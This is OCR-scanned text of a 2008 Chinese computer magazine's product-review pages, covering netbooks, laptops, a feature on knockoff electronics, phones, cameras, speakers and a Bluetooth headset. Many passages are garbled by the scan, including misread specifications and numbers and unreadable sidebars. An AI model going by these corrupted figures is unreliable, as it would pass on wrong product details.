联想象说3000 Ha2515电脑采用立式主机 ■ 色的前面极中下都有一条操着色的基础的 级 主机分割成上下两个部分,为了用户使用方便。 耳机、麦克风心及16合1进卡器接口都采用了 前量设计。显示图采用了19基寸"图末"全态 清波暴滯。另外觀色觀覺、闡标与整机风格語

# 上网本应拒绝同质化

蒙前不久发布的华硕S101、書格的特殊材质外壳上网本,以及11月20日刚刚发布的明基U101、都将差异化作为最重要的竞争手段。而海\*牌的上网本和\*星等等上网本,从外形到内部配置、都极其接近、对消费者来说,没有特点的产品当然谁便宜买谁,反正都是一个样。现在的上网本太过一致了,平台几乎是一模一样,所用的规格又差别不大(89英寸及10英寸),难怪消费者只找便宜的买呢。而且,面对着山寨上网本的步步紧逼,也只有作出有特点的产品,消费者才会埋单。



面对山寨厂及配置极为接近的众多品牌上网本产品 明基 用某产品U101说明了自己的看法 差异化才是立足之本

#### 山寨廉价冲击谁心动?

不可否认 山寨厂商让诸多老百姓用了上功能相当丰富的手机产品,但对于有个性化需求的人,依旧还会购买其他手机。前不久,某上游企业联合一些小厂家建立低价位笔记本联盟 由上游提供模块化平台下游厂商可以快速制造出上网本——显然 这就是以低价冲击市场的策略 人们不禁要问。山寨上网本能复制山寨手机的成功吗?

明基电通笔记本电脑事业部总经理黄仁宏认为, 山寨机会对上网本造成影响 但影响很小, 首先因为手机的部件很通用 有联发科的方案, 小液晶屏也有很多家提供 但笔记本还没那么通用, 10英寸屏幕也没有几家能提供, Inte 也会对凌动平台进行 定的 监管 缺乏山寨机存在的基础, 另外, 山寨上网本的成本并不低 无法形成足够的价差,

#### 差异化是消费者心声

对消费者来说 首先要解决"我能用什么?"也就是说从无到有的 个变化。 上网本的出现满足了消费者从无到有的需求——简单的上网功能,携带更轻便以及不太贵的消费。这有别于传统意义的电脑 上网本简化了电脑上的编辑创作功能、主要的使用范围在网上冲浪 听音乐、看照片、观看 流媒体 即时聊天 收发电子邮件 基本的网络游戏。



明基电通技术产品中心总经理陈其家(上图左)对产品 差异化非常重误 明基电通笔记本电脑等业部总经理费仁宏(上图右)认 为市场必须等异化竞争才能让消费者找到合适的产品

再之后 我们能够买到什么样的上网本来满足自己的个性化糯米呢? 明基电通笔记本电脑事业部总经理黄仁宏表示 随着市场 上 网本 热度的不断提升, 目前各品牌的上网本呈百花齐放的趋势。未来如何在竞争中脱颖而出,发展差异化的策略无疑将成为制胜之道。例如明基推出的U101 通过我们内部整合集团资源,充分发挥集团在工业设计显示科技及移动科技的三重核心优势 打造符合新网络世代人群需求的时尚上网本。

#### 有特点的产品才有人买

究竟怎样才算差异化? 仅仅是外壳的颜色变化、品牌的不同绝对不够。从内到外都产生差异才是最最重要的。例如, 华硕的S101就是针对高端个性消费需求的上网本产品 Acer Aspire One则是针对高性价比用户的一个绝好选择, 再如明基新推出的U101, 16 9的宽屏则带来了更为个性化的差异特性。

明基电通技术产品中心总经理陈其宏 对此是这样看的。"明基虽然比起其他品牌 进入上网本领域比较晚 但能做到同价格 下提供更高规格,如小笔记本电脑最关心 重暑问题 明基U101最轻只有105千克 比所有对手都要轻——绝大部分厂商带有三芯电池都可能在12千克以上。而且做工方面,U101比其他竞争对手都要好一些,像是模内转印等技术,明基都用上了。规格上J101也特别作出了差异特性,18.9的10英寸规格屏幕可以让使用者欣赏电影时获得更多的可视面积,这得益于集团内部友达的面板技术支持。在我们整合内部资源之后将一款更具个性的产品带给消费者即便是晚了一些我们认为也是值得的 这样才对得起消费者。

上网本是一个



明基笔记本产品经理卞凯 侗族示,明基将推出更多有 特性的上间本 最大限度地 满足消费者提出的使用简

新的市场,一个新的 产品 自然厂商会将 其系列化。明基笔记 本产品经理下凯舸 就提道 "明年 明 基小笔电就能成为 一个系列 主要是 如 11.1类寸、甚至可能是

12英寸规格产品。而

屏幕向小型化发展

可能不会有如89英寸,明基还在考虑是否、有必要提供,因为从目前的市场趋势来看10英寸以下型号似乎已经不太受欢迎上转竟使用感受普遍反映不佳(键盘、屏幕尺寸过小)。像我们现在推出的U101,其火星火文符号即不失网络元素,同时又能够尽量贴合普通消费者需求,兼而有之,且我们的169屏幕也是业界独有的,再如用6芯电池时我们的真实待机时间也能够达到72小时,这些个性化、差异化的产品特性,才是消费者最需要的。

CF [YP02]

3999元 | 010-62668358

http://www.vigood.com.cn

### 寒冬皮革风正流行



上网本还能玩出什么新鲜花样?新锐品牌睿格就带来 了一批特立独行的上网本产品。借由"皮草漫步",不妨 起来看看它们的特殊之处吧。

### 轻巧随身带

睿格皮草漫步上网本拥有极为轻简的重量及尺 寸规格, 1000克全重是大多数人, 包括女生完全能够 忽略掉的重量,带着它出行非常方便。同时 它的尺寸 (233mm×177mm) 也让人不用为如何放置而感到苦 恼---毕竟现在大多数本本, 无论是14 1英寸宽屏还是 13.3宽屏 要携带它们必须使用一个并不算小的包包。如 果你对数字完全没概念 那么拿出一张85规格的打印纸来 对比一下就知道了。皮草漫步上网本比它还要小上一圈。

### 手工打造最金贵

什么是最便

直的 什么又是 最贵的? 工业化 生产的东西永 远是越来越便宜 手



漫步"原因就在于其表面的皮革材质。在A面及 C面(上盖及键区掌托)两处 唐格特意采用了皮革材料覆 盖 每一个边角都需要经过特殊工艺处理再加上手工制造 才可以实现. 携带时 触摸到的不再是金属或塑料质感 取 而代之的是柔软坚韧的皮革 打开上网本,键区掌托部分 的皮革又不会让手腕感觉到生硬 操作时备感舒适。可以 说 皮革质地的采用并不完全是为了眼球经济, 实用性同样

### 罕见的强劲配置

存在.

对于上网本而言, 配置 般都偏低, 取悦消费者的则 多是 些概念化的东西。 審格皮草漫步上网本除了标配有 ntel Atom N270处理平台外, 还特别配备了2GB DDR2内存 (Atom平台的内存上限)及160GB超大容量硬盘。这样不 仅可以满足临时上网的需求、更进一步为使用者提供了更 多的使用可能,存储更多的电影、音乐,很是方便。 其屏幕

部分采用的则是LED背光89英寸产 品, 色彩表现力出色, 同时视角也很 宽阔 即使是超过170度查看屏幕内 容也基本没有偏色问题, 只是屏幕尺 寸确实小了一些,如果能配备10.1英 寸规格屏幕尤疑更加完美、

#### 小知识 为什么Atom N270在任务 冒頭領中商示为収穫/

nter Atom N2/03% b 2单标 发槽螺, 2 自然 生产复用磁 化二四极化 主国生 見るの「我的人」、米 ACTE 19年1月1日報 扩建价格了 一馬中震衛、紅腰花成两 势 中一个严酷和集使了东西的华。 :T 4、JCPU的声量时间,提高CPU的 e + 8 4

### 键盘尺寸略小

人机界面部分, 受限其超小的尺 寸规格 键帽普遍偏小, 刚刚上手操 作时比较容易发生误操作、经过一段 时间的适应后才会大大降低错击。 连带敲击的情况, 对于女生来说 这' 个键盘尚可接受 对于男生来讲 最 好在使用时外接一个键盘使用。尤其 是伏寨而坐时更应如此。

### 超长待机惹人爱

别看本本挺小, 待机时间还真 不短,官方标称待机时间为4小时 我们在实际测试中发现 最大亮度

下电池待机时间基本达到了3.8小时 之多 非常接近标称结果了 而在揣 放视频时, 一部完整的电影看完后 (DVDRip)。电量还能保持在30%1 下 基本能够满足临时出行所需 至 于性能表现 我们试玩了《反恐精英 18),基本可以做到流畅运行。当然 了, 大型3D游戏并不适合在上网本 上运行 毕竟使用环境和设计需求不 盲.

CF [YP03]



皮革质地、配置也较高



屏幕尺寸较小



睿格皮革漫步上网本在 待机时间方面及配置上 都有突出表现, 性价比

#### 规槽

处理器: Intel Atom N270 600MHz 2 5W

芯片组; Intel Calistoga-GME 1945GSE

内存: 2GB DDR2

硬盘: 160GB

屏幕: 8.9英寸 1024×600 LED背光

电池: 4400mAh标称符机4小时

操作系统: Windows XP

10988

800-810-5858

http://www.samsung.com.cn

### 女生必看!

# 三星Q310笔记本电脑

极简的外观看上去似乎不是我们印象中女 生喜爱的类型——没有花花绿绿的贴纸 没有符 号图案特异的外观, 三星Q310究竟怎样来博得 女生的霹雳呢?

#### 简约而不简单

钢琴漆的A面(笔记本上盖)区域极为简 洁,除了SAMSUNG的LOGO之外再无其他 收 边处圆润可人。而翻开笔记本 在C面(笔记本键 盘区; 一星则采用了一种特殊渐变过渡的色变方 式 由黑到红(边缘处), 甚是美观, 可以说 三星 在外观上下的功夫就是"简约而不简单"。

#### 小提示:

- 等で健康的政防局の機構性。 PA O 31 ) F できばから 成 7部族的,在外野技术 題在時期 世书主义集中主题
- 4. 缩被的抗菌性 4.

#### 细节设计计人喜欢

Q310的屏幕自然是三星最引以为傲的部 分---由于采用了二星原厂屏幕,其显示效果非 常出色 1280×800的分辨率在13.3英寸屏幕上 也不会显得点距过大或过小 看起来十分舒适 字体大小非常合理。而其屏幕的开合控制也完 全抛弃了卡扣设计, 完全通过屏轴阻尼的方式控 制, 实际体验中 屏轴并不过松动 非常结实, 即 使用力甩晃 屏轴的阻力也足以应对(仅限测试 普通消费者不建议这样试用),设计非常出众。

此外,强劲的系统配置也是三星Q310的一 大特性, T9400双核心处理器 高达4GB的内存 容量 以及320GB硬盘 这些规格已经不给干 台式机电脑了, 我们测试使用了部分游戏运行在 Q31Q上 发现也能较为流畅 实属不易。



外观简约时尚, 配置也 较为合理



背置USB接口使用不够 方便



三星Q310的体积重量 与其配置都让人感到满 意。加之外观上的优 势。相信是女生最合适 的配置之一

#### 规格

CPU:

Intel Core 2 Duo T9400 (2.53GHz)

芯片组: Intel PM45+ICH9M

内存: 4GB

硬盘: 320GB硬盘

NVIDIA GeForce 9200M GS独显

9299元 |

800-818-4465

CF [YP04]

http://www.lenovo.com/cn/zh/homepage.html

# 玩转办公与家用

# Thinkpad SL300笔记本

SL系列作为Think的全新产品,主要定位在 中小企业部分 其中S\_3000,是一个能够兼顾工 作与娱乐的多面手……

#### 小黑的新设计

Thinkpad S\_300拥有同S\_400一样的钢琴 漆面顶盖 它独特的地方在于 其屏盖开合已经 没有了卡扣 完全依靠屏轴的阻尼控制 开合更 为方便 而且屏轴也非常结实。在底部, 不得不 承认SL300的厚度有所增加 但Thinkpad设计者 采用了一种楔形结构 巧妙的底边斜角设计让人 很容易忽略禅厚度 不仅美观大方 而且也有实 用价值.

#### 办公同样出色

Thinkpad SL300继承了Thinkpad系列的

诸多特性 但同时也做了一定的调整。外观的 变化 (顶盖钢琴漆等) 自不必说 其他方面例 如ThinkVantage已经换为Lenovo Care, 其包含 的软件几乎一样。比如Access Connections。 Rescue and Recovery, 电源管理器等等 具备近 似的辅助功能 从而保证系统的稳定运行 为工 作提供高强度技术支持。

#### 小黑也娱乐

Thinkpad向来以商务著称, 而今年新发布 的SL系列中,除了应对中小企业外,也加入了部 分娱乐元素, 让使用者能够在工作生活间自如 切换。其中, SL300最具代表性——它拥有诸如 HDMI这样的标志性娱乐用接口, 下班后把它连 接到电视上就可以直接欣赏电影、方便至极、



具备HDMI接口,提供與 乐支持



重量偏重



Thinkpad SL300继承了 Thinkpad—贯对商业应 用的支持程序、功能, 同时又能兼顾使用者的 娱乐要求

处理器: Intel Core2 Duo(Merom) T5870(2 0G)

主板芯片组: Intel PM45+ICH9M

内存容量: 2GB 硬盘容量: 250GB

屏幕尺寸: 13.3英寸LED背光宽屏

显示芯片: NVIDIA GeForce 9300

128MB独立显卡 重量:约2.07Kg

CF [YP05]

# "山寨" 细分 不怕山寨货 就怕不识货

红斑, 比极

"山寨" 这个词在2008年的火爆,现在就连笔记本都可以 "Made in 山寨"了。也许您只听说过"山寨手机",所谓山寨手机,指采用 MTK"方案,由一些不知名的小企业组装生产的廉价手机。MTK是 "联发科技"的英文简称,最早是一家提供手机整体解决方案的著名 公司。在MTK的手机解决方案中,将手机芯片和手机软件平台预先整 合到一起,完成率在60%以上,这样可以使终端厂商节约成本,加速 产品上市周期。这种生产方式已经成为IT产品领域的一大创造。



And the species of the property of the state of the state

▲ 職毒 "GMB联盟" 推出的廉价上网本

· 寨货虽无一个确切的定义 但是在 厅产品领域早已有之。笔者将其归为三类 方案型, 创意型 渠道型,

### "方案型"山寨货:

"MTK" 方案手机

"华芯飞"、"瑞芯椒"方案的MP4播放器 敗盛 "GMB联盟" 推出的廉价上网本

「方案型」山寨货,就是像山寨手机。 样 虽然外观花花绿绿 但是究其核心 都是采用联发科技 'MTK" 方案, MTK方 案凭借其优良的多媒体性能 超高的完成 率, 低廉的价格 成为大多数国产手机厂 商的首选方案, 2007年以来 随着国家放 并手机牌照 不少 "山寨" 厂商已经"改邪 归正"推出了自己的品牌。 再加上原本在 国产手机领域的几个重要厂商一直以来的 良好运作 将"山寨手机"推入新阶段。联 发科技在2007年9月收购了ADI旗下的手机 芯片产品线以及团队, 借助ADI在国内通讯 领域的市场优势。相信在已经到来的3G时 代, MTK方案"山寨机" 机也会大放异彩。

山寨货类型	特征	代表产品	购买推荐度
方衡型	有成熟的方案提供商提供完整解决方案 市面上同类产品品牌多。选择余地大	MTK手机、威盛BMG 联盟生成本	****
创意型	没有成熟的解决方案。但产品在功能上 有特色,市场上比较难找到同类产品	廉价SSD 多功能视 頻播放盒	***
渠道型	品牌从未听说或创立不久就消失。产品 外现功能或价格很诱人	"地方品牌"的板卡、 MP3、MP4播放器	*

#### 选牌棉壳:

如 全轉工奏件 内敷器上管实特。到著字》是读、严 15 有量可管x 多为上有子连带 2 功x x x

### "创意型"山寨货:

數码相框

摄像、录像、MP4播放器、游戏等功能名合-AMERICAN PROPERTY AND INC.

网络影響情效率

DESCRIPTION OF THE PARTY OF THE

所调 创意 型 山塞街 是指某

些广商在某一领域利用现有技术进行"二次 开发",打造出一个功能上别具 格的产品。 这种产品在数码领域居多。比如电子相框 实际上就是'需要电源的大屏幕MP4播放 器",其原理与结构与MP4播放器没有什么 区别, 比如 "影音播放盒", 是 种与电视相 连 在电视上播放各种视频文件的产品, 其 实就是省去了显示屏的MP4播放器。有些则 更有"技术含量"一些 比如某些山寨厂商生 产的时下流行的SSD(固态硬盘),由于原理 并不复杂 只是主控制芯片上 种NANDA

> 存即可 因业外 格非常 便宜.

#### 消费揭示,

殿首十一即門 西部十里縣 納為事事。少一等主人於「食人」的 用的第三人称 的复数不平。 1点 在1 分析 節文人 政 显成大小规律于在多类所由人生用意。

### "渠道型"山寨货:

各种"地方品牌"的主板、显卡等配件 初创不久便不见踪影的各种数码产品

所谓渠道型山寨货,是指某些很有 品牌意识"的商家为了获得更大的利润 拉拢更多的经销商 自包品牌。而产品来源 无非是成本更加低廉的"山寨"小厂甚至 直接注资于山寨工厂,前店店厂"一条龙" 经营。其实这种"山寨" 早已有之 很多"地 方品牌"的主板 显卡都属于这种类型。而 目前更是发展到MP3 MP4播放器 数码相 机等数码产品领域 在很多二三级地市的 电脑城中, 您一定会发现很多名字都没听 说过的品牌。他们的产品外观光鲜、价格低 廉,十有八九就是"渠道型" 儿寨份

身奇型"山寨"S是对道教老飞传。很大的一种产品。 主 主数 "极个"和普乐牌"斯是你们两个短期行 关, 縣 7户品准 5 低镍、6 倍便且 指本读 F E 服务和 ·静下。 「 · 牌 "消失"、众。尚费者 b受你

了解了不同类型的山寨货 是不是觉 得如今的电子市场遍地"山寨",其实只要 您胆大心细 选择合适的品牌和功能 而不 含图小便宜。完全不必谈 寨"色变。

CF [YP06]

# 全键盘横屏智能手机 领军商务移动市场

诺基亚的E系列手机一向以强大的功能和出色的稳定性 广受好评 最近一段时间卖得火热的&71不光是CPU和内存 方面提升明显 而且外观设计也更加出色、E71的屏幕与普通 手机不同, 虽然同是QVGA的320×240 但却像显示器一样是 横向的 这使得它在浏览网页 播放视频时有着得关独厚的优 势。此外,QWERT全键盘也为喜欢逛论坛或用短信聊天的玩 家提供了极大方便。这款手机采用Symbian S60操作系统、软 件方面自然极为丰富 再加上3G Will GPS 蓝牙等等非常全 面的功能 2700元的港行价实在太超值了,另一款很受欢迎的 横屏全键盘手机是上市时间不长的黑莓 (BlackBerry) 9000 操作系统采用BackBerry OS v4.6, E71的各种硬件功能在黑 巷上也基本都是标配 且它的屏幕分辨率比E71高一倍, 达到 了480×320. 观看视频或图片的话更加细腻, 上网浏览也舒服 得多。此外这款机型还支持256位AES加密。如果有比较敏感 的数据(比如个人隐私、商业数据之类)都可以放心存在里面 即使手机丢了也不用担心泄露出去。只不过约4800元的价格 稍嫌贵了一点,降到4000元以内的话就很有性价比了。

# 佳能再挑 卡片相机价格战火

前段时间, 佳能突然将旗下多款卡片数码相机全体降价 降幅从70元到200元不等 对于原本价格不过一两千元的消费 级DC来说 这样的降幅显然会在市场里掀起轩然大波。之后 尼康 索尼等品牌也有所跟进 不过价格调整并没有这么大的 力度 下面就来看看目前比较超值的几款机型。 使能XUS 85/S 可能是最便宜的千万级像紊光学防抖卡片机,降价100多元后 目前价格仅1600元左右 还带有3陪光学变焦与多种预置拍 摄模式,不但画质很不错 使用起来也十分方便。另一款IXUS 860IS是佳能卡片机中唯一的广角产品 此次调价200元, 已经 跌破了2000元大关。860/S的镜头可进行3.8倍光学变焦。别看 800万像素稍嫌少,1/2.5英寸的CCD和DIGIC III图像引擎却保 证了它有足够出色的成像质量。非常适合日常家用。

### TOP1

三星 0988

本村 电六

直接转换

\* 9 - T

中国各种

·提供 · 换表

**即市防棉** 



▼310 目前

GSM 业业双柱 GUNDALL HOLL TOOMH, 主英 ニューニュー・企 . × 3/2/少省 三月万修商 少年多春

▲三量D988采用了一块2.6英寸26万色的QVGA分 例率的触肌屏幕 并且可以平均了fouchWiz界 画,因此操作哪十分出色。同时读机还内置了一枚 DOTERNOOD SERVE STATE OF THE PARTY OF THE PA 數支持双卡双待功能的手机,因此比较适合经常出 用的商店人士停用.

### TOP2



▼160 目前 ¥2190

羊机 加水 2+150,0 d. M. c : 班代 2.英 TFT 26元色 主报线数 240×320億元 摄像头像素 200万旅男 电池损株 800家安

▲LG KG70c器KG70工作在CDMA网络的产品 同样能杀了LG巧克力手机的优良工艺品质,不够 例材质外見加上構画LCD。 使产品拥有金属量な 西南等特别是新国的, 还被有了时间之类, 再加上 WHITE SHIPS WELL BUT WATER TO

#### വരം 平均价(元) 型号 平均价(元) 觉器性 META 180 付能 ALC RS 5 53F \* **爱育生 ME 30** 11部 ( 134 HP Nº KIOL 02468 330 P 3 IVV KÓM HP Deskiet D730 4 \* 厚 。 8.9 住館 PYMA F1389 1 108 据 TZO 610 4 住能 / XMA PPER 5.9 \$ 5º 1. 1. 17 1360 EW F 7 3 和大作。 1.50

Mr. 1

10 J H 1

▲要个打印机學就不過难事, 思贵的是打印旨 M/用P在打印机合在电影M导放存在解处时的 

星 47.20

1

▲星然洞景类数码相机不及单度 不过它的数值 类产品性解又有提升,使能推出了G9的升级原 G10、G10的有效像意高达1470万,同时與有5 **德广角光学变焦镜头、还内弯15光学影像稳定器** 啊3 0英寸高滑断器炫ULCD显示解,可以给用卢 带来高品质的纯镍体验

69D \*

GPS	M. St. Commission of the	MP4	Ash Salara
型号	平均价(元)	型号	平均价(元)
神行者 60BA	\$200	AOC X.300 BC/B	199
神の者。同じ	1700 🖈	发着 S1、0 658	4 3
愛国者 GP P3/0 PLUS	1190	台电 T50+ (8GB	10%
爱国客人。20	199	昂达 VX787 (8GB	ษลม
打要 cring	690	盖魔 音悦汇iMovie 8GB	691
和备 6.30	1080 ★	魅族 Minipiaver SL 8GB	699
华硕 R3UC	1500	物器 T5-1 .8GB)	699
华顿 S102	900	海畅 PC # 8G8	899

▲想像5430内體高性無機的的計。 柱梯螺旋杆 ▲ MP4層依器能直接潛放RMVB指式已不是新技 青星斯等航电子地面。可实观强大的GPS全球卫 术了,目前市场上的主流MP4产品已从原来的4GB 量定位导航功能,不论是外地出差、旅游、还得 升级到8GB 像经典的艾诺S100、智能TS-II、M 登山、越野 它将成为寒足位的最佳工具,让他在 鍼Miniplayer等,BGB型号都已上出,价格多在 對關地知識自己的精囊位置。为您的出行提供便 599元到699元,而采用华芯飞芯片的AOC X300 是放器。8GB价格只有399元,非常超值。

mosp of ismoracy alog of the







- Fanil: 塔N 35C和 诺N 40C都采用电子分级技术,43是 诺罗 50C A 由2 65英 1低音单元和2个1.0英寸高音单元。因此比N-35G 惟够提供更广动的合城。
- Mame: 诺州-35G 价格更加合理,美中不足的是支压器采用传统的 E 形变正器,功率不足,不过更接变压器比较简单,可以方便地 换成基本更大的以形变压器。
- 根翻图:N 35G本身就采用了120卡裁人"牙生"(子也要证品), 你够也喜简爱你车屋归奉保障。
- 支持:元诺 N-35G 表面全部来户 双岭运传统的水纹贴皮,看,去于"一丝"。而 Y-3X;表面的基準采用黑色设计,虽然更具现代气息。 在是關節不如人紋部么經典。
- 豐卜头:N-35G采用 ST Microelectronics (法国场约数公司)的 TDA-26+作为功效等点,将任何通道 25w 的双通道输一能力。
- 萨马:N 50G 用料很扎实,采用 NE5532 运算放大器,任音头共素个 TOA/794 功效率 广、高音里 。 个 LM4766T 功放剂片。建成中容 史是采用了 50v10000uF 电容。
- Dream: N=35G 的音量调节、高音、低音旋钮都在主箱的侧面。调节起来更加广使一面中 9x 的音量、高音、低音旋钮在主箱的后面。
- Gogo: N-50G是目前市面上最具性价比的书架箱子,于元出头就能业主。 套高频等化 4度箱,以前不敢强象。特别是N-50G的血液芯 片在电路上很明显,方便喜欢摩机的用户更换,获得可好的工具。
- Joff: 我史梅欢 N-35G 的外观,因为它更加小巧一些,适合放在桌面。



### 星蓝调NV9

- M9 的机身大约为 95 3mm × 59 9 3mm × 21、3mm,也能算是挤入超游机的行 新 西耳重量只有 139g、有等 在储卡与电池也最多以看 140g多 些,对 子随身機需来说完全支柱負担。
- 2 背面末步了 · 块 2 7 的 LCD 屏幕,对于现在主流机型来说已经归价普 及3 展1,27。新原型数小 人式就 NV9 的尺寸来说还是很个适的。
- 3 采用著望者缝头,其主动作给为 6.8mm 34mm。而这个错头的变体更 度比较慢,这点上还是果要放进,另外没有广角,比较遗憾。
- 4 MAY 学接《戏一个,也是通用口,厂平所有的外接功能,都是用这个接 日来无线的。
- 5 W 系列发展到以存在 ISO 能力上并没有什么显著的提升,只是延续传统。

东芝 46ZF500C

### E蓝调 NV9

### 东芝46ZF5000

- 东乡的 7F500 系列应该说是比较新的款了。 而且又是高清晰地面数字电视 体机, 市重上的 这种机器还不多见。
- 2 非常有特色的纤体炫彩。边框、此《柱的机型 边框窄了不少, 使得整体需 . 去屏幕显得光真大。
- 3 不需要再加装机顶盒就能收看高清电视节 目,支持1080P、Meta Brain PR0100、倍频睽映 PAL100Hz、Film Judder Canceller 等新技术。
- 4 包含了时下所有电视的接口功能。



#### 小知识:

- Meta Blain EBD100 高产进精有货柜 夜气 数个人職 "片 能够在位大程度 改重要属车就的电源。
- 后领据将PAL170日 扩大 思生对中国 PA、李明明 4,才由《明信号节 通日在 勇和 深陷寒物之日中道於稿人 的不像 走 馬子与驅動圖片甲二日歌 使医像文献更有方线。
- F m Loder Cance er 등 원통없다 海通 登過技术 道、在福道工事装潢时 构器纸梯。

CF [YP07]

在


75

新品上市 | 800-810-5526

http://www.edifier.com.cn

### 精巧的音乐宝贝

# 是步者M360一体化迷你音响



### 集大成的音乐宝贝

漫步者M360是一台 体化迷你音响 它体积小巧 al集成了全面的功能 内置CD 播放器 支持全系列 Pod Shuttle除纳 支 持从J盘和SD卡直接读取MP3 WMA并描 放, 支持外部音源设备从AUX接口输入, 集 成DAB数字广播接收功能、集成FM广播接 政功能 ··· 白带人尺寸Vr L显示屏 各项模 作 E 7然 可以把M360理解力 会 体4 的并且可以可视化操作的组合音响、

#### 六大功能:

1.内貿吸盘式CD播放器 除了可以播 放常见的CD唱片之外, M360还可以播放数 据盘格式的MP3 CD和WMA CD。

2.USB和SD插口, 您可以在将内置MP3 或者WMA格式音乐的C盘或者SD卡插入到 M360的接口 选择USB或者SD输入, 就可以 开始播放L盘或SD卡中的音乐了。



3.AUX输入

像普通音箱 样 M360支持外部音源输 入 例如笔记本电脑、(黄色为视频输出接口)



#### 4.iPod支持

M360支持全系列的iPod播放器 shuffle除外) 包括最新的 Phone 当插入 Pod后。可以通过M360来控制Pod进行快 进, 回退 播放, 暂停等等操作, 当插入支持 视频播放的iPod

时 可以通过视 锁输出接,,连接 电视扩展观看视 畅 M360还提供 了方 Ped东电的



#### 5.DAB数字广播

DAB是数字音频,構 D 。a Aud o Broadcasting, 的英文简称 至是下一代的广 播技术 具有抗干扰能力强 频道学载低 音 质优秀等特点,目前在国内大中型城市都开通 DAB数字广播 在这些城市里 大家也以好 好地利用M360享受DAB数字广播的总品质。

#### 6、FM广播

在我国大部分地× 广播大部分还是基 FFM技术 从节目内容而言,M学也更加丰 富 此 因此M360加入FM广播接收功能 作为DAB接收功能的一个补充。

### 家居化的迷你音响

外设家居化 是很多多媒体厂商正在 尝试的产品风格。漫步者M360虽然还没小 到可以随身携带 但它却非常适合在室内移 动 完全是 款家居化的数码产品。比如 早 晨9点到10点 您在阳台晒太阳 边喝着茶 边听M360播放数字广播。10点后您需要 看书了, 您可以把M360带到书房, 放点背景 音乐··· 到了夜里 您又可以把M360带到床 头 插个U盘听 点珍藏的音乐····换做以

前的设备 要做到这样的移动 需要大量的连 线工作 现实生活中 并没有几个人会这么用。 但移动M360 您需要做的只是插拔 - 下插头 并拎走而已。

introper in the second control of the second con-

### 工业设计近乎完美

漫步者M360采用了感应式全触模技术 除了硬开机关机按钮之外,其他操作都使用了 感应式按键。用户只需轻轻触摸即可完成操 作, M360还引入了灵剑飞轮的操作模式, 您可 以轻触红色光环内侧并作环形旋转 实现快速 操作, 例如周节音量 做顺时气旋转时增加音 量 而做逆时针旋转贝袋被音量 这此单纯去 **技技领要更方便快**捷。



支持iPod、DAB数字音频广播。功能 全面

英文菜单界面,遥控操作也略显繁琐

漫步者M360是音响家居化的一个很一 好的诠释。如果你厌倦了死板的PC 音箱, M360是很好的选择。

#### 规档

音箱种类,集成2,0音箱

输入支持 全系列iPod产品(shuffle除外)、 USB、SD卡输入、RCA接口输入

广播类型 DAB数字音频广播、FM广播 支持CD类型:CD音乐光盘、数据盘格式的 MP3 CD和WMA CD

输出功率:50W

CF [YP08]

開品上市

0755-29930649

http://www.3pod.com

### 典雅古朴, 再现"英雄"

# 三诺英雄系列H-261多媒体音

诺威新推出的H 261多**保体**音箱 是 英雄"系列中颇具特色的一款音箱。

诺英雄系列H-261多媒体音箱采用全木质箱体设计,箱体采用棕黑木纹贴皮,古朴典雅,外观耐着,历久弥新,低音炮的前置倒相孔周围镶嵌着亲银色大圆环 是整食音箱的点睛之笔,低音部分采用;25 英寸单元 输出功率为13W 频率响应为25 12至140Hz 可保证较大的功率输出。前置倒相式设计、增强及扩展了低频的声辐射效果和低频下限,使低音更具震撼,满、且弹性十足、低音炮侧置主音量高低音调节,调控便罐,

卫星箱单元采用双分频设计 中频与 高频独立表现 其中30英寸中音单元解析 力高 瞬态表现快 高灵敏度。而0.5英寸高 音单元高频延伸度好,清晰度高 细节表现

800-820-8660

好。这种设计在普通多媒体音箱中极为少见。

三诺英雄系列出-261多媒体音箱内部 做工也非常扎实 采用E157变压器, 额定功 室可达、3分 为音箱提供了充裕的电源。功 放部分采用 个TDA2C30A对放IC芯片 失 真 n 并具有进保护功能 保证了在人功率 输出的 1时具有竞美的音质还原能力。







CF [YP09]

采用低音、中音、高音分频设计 外观古朴。不易受年轻人追捧

─ 二诺英雄系列在市场中一直有 "装机 王" 的美誉。H-261的推出为DIY用 户选购者箱又提供了一个全新的选

### 规槽

音箱类型: 2.1

音箱材质・木质

频响范围: 低音音稿: 25Hz-140Hz,

卫星音箱: 160Hz-20kHz

信噪比: 70dB

輸出功率: 低音音箱 13W,

卫星音箱·12W×2

音频接口: RCA接口

\_\_\_\_\_

http://www.plantronics.com

### 高雅的"头饰"

# 缤特力Discovery 925蓝牙耳机

实特力是 家专`)从事专业耳机生产和销售的美国公司。1969年 阿姆斯特朗从月球上通过实特力耳机传送出有历史意义的 个人的一小步 人类的 大步……"。今天我们评测的这款Discovery925萬牙耳机 是实特力新近推出的 款外观高雅 功能完善的手机专用蓝牙耳机。

策特力D scovery 925益牙耳机在设计上 反其他蓝牙通讯产品死板的 "≉→技化"外观 而是采用精妙的 "发卡"外形。D scovery 925 共推出了12种颜色 除了普通的黑色 还有华贵的金色以及確容典雅的紫色 以及桃红 梨黄等 适合女性用户在各种场合的服饰相搭配 让数码装备

也站近女性生活。假戴方式也十分特別 缤特 1,D scovery 925 蓝牙耳机采用特别设计 Smcon耳胶 无需耳勾 再加上仅重8克的精巧 身段 假戴舒适 还提供3只不同尺寸耳胶选择。

如果你认为统特力Discovery 925蓝牙耳机只是在外观上夺人耳目那就错了。 缤特力Discovery 925蓝牙耳机采用最新蓝牙2 0 EDF版本 支持Headsel (耳机) 及Handsfree (免提) 模式。 独具Audio IQ数码语音技术主动消减 皇音 可以根据环境噪音自动增减音量。并且支持Millipoint多点连接技术可以同时但配两个蓝牙设备。这对于很多具有两部手机的商务人士来说很有意义。



设计出众、性能优良

价格昂贵

T f

作为国际知名设计师 Darrin Caddes 最新作品,缤特力Discovery 925蓝牙 耳机是艺术与科技的完美结合,只是 在售价上给人以高高在上的感觉。

#### 担構

传送范围: 10米

通话时间:约5小时

符机时间: 约7天

重量: 8克

原装配件:说明书、充电器皮套、耳胶 ×3、USB电源充电线、充电器

### 三诺摩机大赛决赛名单



一诺摩机大赛已历时三个多月了,截止至2008年11月21日,经过半个月的紧张评审,此次活动的海选终于落下了帷幕。三诺摩机大赛组要会根据电子电声方案合理性、成本考量、可生产性、以及方案图文表现这四个方面来综合考量,依次按照4: 2, 2; 2的比例来评分,总分排名前三十的选手进入决赛。

### 前三十名选手名单如下:

宫能荣 N--35G: 刘仲宣 朱贺 曾念明 王兴东 路庆仁 陈礼帅

叶劲松 杨飞 杨威 温忠良赵伟明潘长乐

赖锐 宋宏斌 星酶 何機挺 周保民 韦志文

N-50G:

丁凯

萬向东

姚麗乐

